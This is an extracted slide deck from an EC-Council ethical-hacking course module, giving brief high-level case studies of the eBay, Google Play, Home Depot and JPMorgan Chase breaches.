


Module Flow



Internet is Integral Part of Business and Personal Life

• What Happens Online in 60 Seconds





<http://blog.qmee.com>

Case Study: eBay Data Breach



Records of **145 million** user were compromised

Records contained **passwords, email addresses, birth dates, mailing addresses** and other personal information




<http://uk.reuters.com>

Case Study: Google Play Hack



Google play

A Turkish hacker has brought down Google Play's entire system twice, preventing any downloads or uploads to it



The hacker uploaded a malformed APK to Android app database to test a vulnerability in the application. This caused Denial of Service on Google Play!

<http://wallstcheatsheet.com>

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: The Home Depot Data Breach



56 million debit and credit card numbers were stolen



Incident occurred due to **custom-built malware**

<http://krebsonsecurity.com>

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: JPMorgan Chase Data Breach




Contact information for **76 million households** and **7 million small businesses** were compromised

Incident occurred due to **attack on web applications**




JPMorganChase

<http://dealbook.nytimes.com>



Year of the Mega Breach

C|EH
Cybersecurity



